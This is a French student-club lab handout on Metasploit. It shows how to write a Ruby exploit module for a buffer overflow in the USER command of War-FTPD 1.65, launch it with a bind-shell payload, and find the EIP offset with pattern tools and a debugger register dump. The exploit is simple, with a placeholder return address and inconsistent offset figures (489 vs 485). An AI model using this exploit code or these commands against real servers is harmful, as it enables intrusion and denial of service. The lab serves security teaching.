

Metasploit

Présentation de l'atelier :

Cet atelier offre l'occasion de mettre en œuvre des attaques sur des machines victime par simulation.

Metasploit est une plateforme de test de pénétration qui permet d'écrire, de simuler, de tester et d'utiliser des exploits.

-NB : Nous avons travaillé cet atelier sous Windows XP, Vous pouvez le faire tourner sous linux ou Unix.

Installation :

Télécharger les exécutable suivant :

- Metasploit : <http://metasploit3.com/framework/download/?id=framework-3.1.exe>

- débogueur : <http://home.t-online.de/home/Ollydbg/>

- le démon warftpd serveur ftp vulnérable victime:

https://www.securinfos.info/old_softwares_vulnerable/WarFTP165_vulnerable_USER_BufferOverflow.exe

Installer les 3 logiciels :




Fig1 : installation de la plateforme Metasploit




Fig2 : installation du démon warftpd

Voici l'interface de Metasploit :






Fig :interface web Metasploit framework3

La console pour lancer les exploit



Les Payload (exploit) de Metasploit sont disponibles dans l'onglet Payload :





S E C U R I N E T S

Club de la sécurité informatique
I N S A T

Création de l'exploit :

Un exploit est un code malicieux exploitant une vulnérabilité dans un système dit victime.

Activité 1 : L'attaque DoS (Déni de service) sur le serveur warftpd tournant sur un environnement Windows Xp Sp2

→Création de l'exploit warftpd.rb (écrite en langage Ruby) dans le répertoire C:\Program Files\Metasploit\Framework3\framework\modules\exploits\windows\ftp\warftpd.rb

En effet les exploits préexistants dans le Framework Metasploit sont classés par système d'exploitation et par type d'application.

L'exploit consiste à envoyer requête formée par une chaîne de caractères très longue (longueur= 1000) ceci va créer un bogue.

```
require 'msf/core'
module Msf

class Exploits::Windows::Ftp::WarFtpd < Msf::Exploit::Remote
include Exploit::Remote::Ftp

def initialize(info = {})
super(update_info(info,
'Name' => 'War-FTPD 1.65 Username Overflow',
'Description' => %q{This module exploits a buffer overflow in the
USER command of War-FTPD 1.65},
'Author' => 'Ben Romdhane Maroua',
'License' => MSF_LICENSE,
'Version' => '$Revision: 1 $',
'References' =>
[[ 'URL', 'http://osvdb.org/displayvuln.php?osvdb_id=875&print' ]]),
'DefaultOptions' => {'EXITFUNC' => 'process'},
'Payload' =>
{ 'Space' => 1000,
'BadChars' => "\x00"
},
'Targets' => [[
'Windows XP SP2', {'Platform' => 'win', 'Ret' => 0x01020304 }
]])
end

def exploit
connect
print_status("Trying target #{target.name}...")
exploit = 'A' * 1000 #envoyer 1000 fois la lettre A dans un socket
send_cmd( ['USER', exploit] , false )
handler
disconnect
end

end
end
```


S E C U R I N E T S
 Club de la sécurité informatique
I N S A T





Fig3 : Le serveur warftpd en écoute


Après avoir lancé le serveur warftpd victime, on l'attache au débogueur : file/Attach/warftpd.exe



Ensuite nous lançons notre exploit :

```

use windows/ftp/warftpd
set TARGET 0
set RHOST 192.168.10.2
set PAYLOAD generic/shell_bind_tcp
    
```





S E C U R I N E T S

Club de la sécurité informatique
I N S A T

Activité 2- L'attaque Buffer over flow :

Maintenant, nous devons trouver la quantité d'espace mémoire disponible pour y placer notre exploit. Pour ceci, on utilise la fonction `pattern_create()` pour générer une chaîne de caractères alphanumériques qui ne se répètent pas.

Nous générons une chaîne de 1000 caractères et l'utilisons dans notre exploit pour déclencher le bogue à nouveau.

Ensuite nous utilisons `pattern-offset` pour connaître le nombre de caractères à envoyer avant de sur-écrire le registre EIP (pointeur d'instruction).

Nous attachons de même le démon `warftp` au débogueur

```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000000
ESP 00E7FD58 ASCII "q4Aq5Aq6Aq7Aq8Aq9Az0Az1Ar2Ar3Ar4
EBP 00E7FD60 ASCII "3At4At5At6At7At8At9Au0Au1Au2Au3Au
EOL 7C99240C kernel32.GetTickCount
EOI 00E7FES8 ASCII "9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9B.
EIP 32714131
D 0 FS 0020 32bit 0(FFFFFFFF)
D 1 FS 0010 32bit 0(FFFFFFFF)
D 2 SS 0020 32bit 0(FFFFFFFF)
D 3 DS 0020 32bit 0(FFFFFFFF)
D 4 FS 0020 32bit 7FFDE000(FFF)
D 5 GS 0000 NULL
D 6 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 1.7113158609675624930e-369
ST1 empty -UNORM 9740 00000000 0000078C
ST2 empty -6.2533199176740751060e+2755
ST3 empty 6.9155334060864843400e-3036
ST4 empty +UNORM 0AA6 35040974 ARCC339C
ST5 empty 1.000000000000000000000000
ST6 empty 1.000000000000000000000000
ST7 empty 1.000000000000000000000000
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 (EQ)
FCM 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

L'adresse `0x 32714131` correspond à l'offset 489 c'est-à-dire il nous faut 489 octets pour enregistrer notre exploit

On ajoute ainsi la donnée suivante à notre exploit 'Space' => 485, au lieu de 'Space' => 1000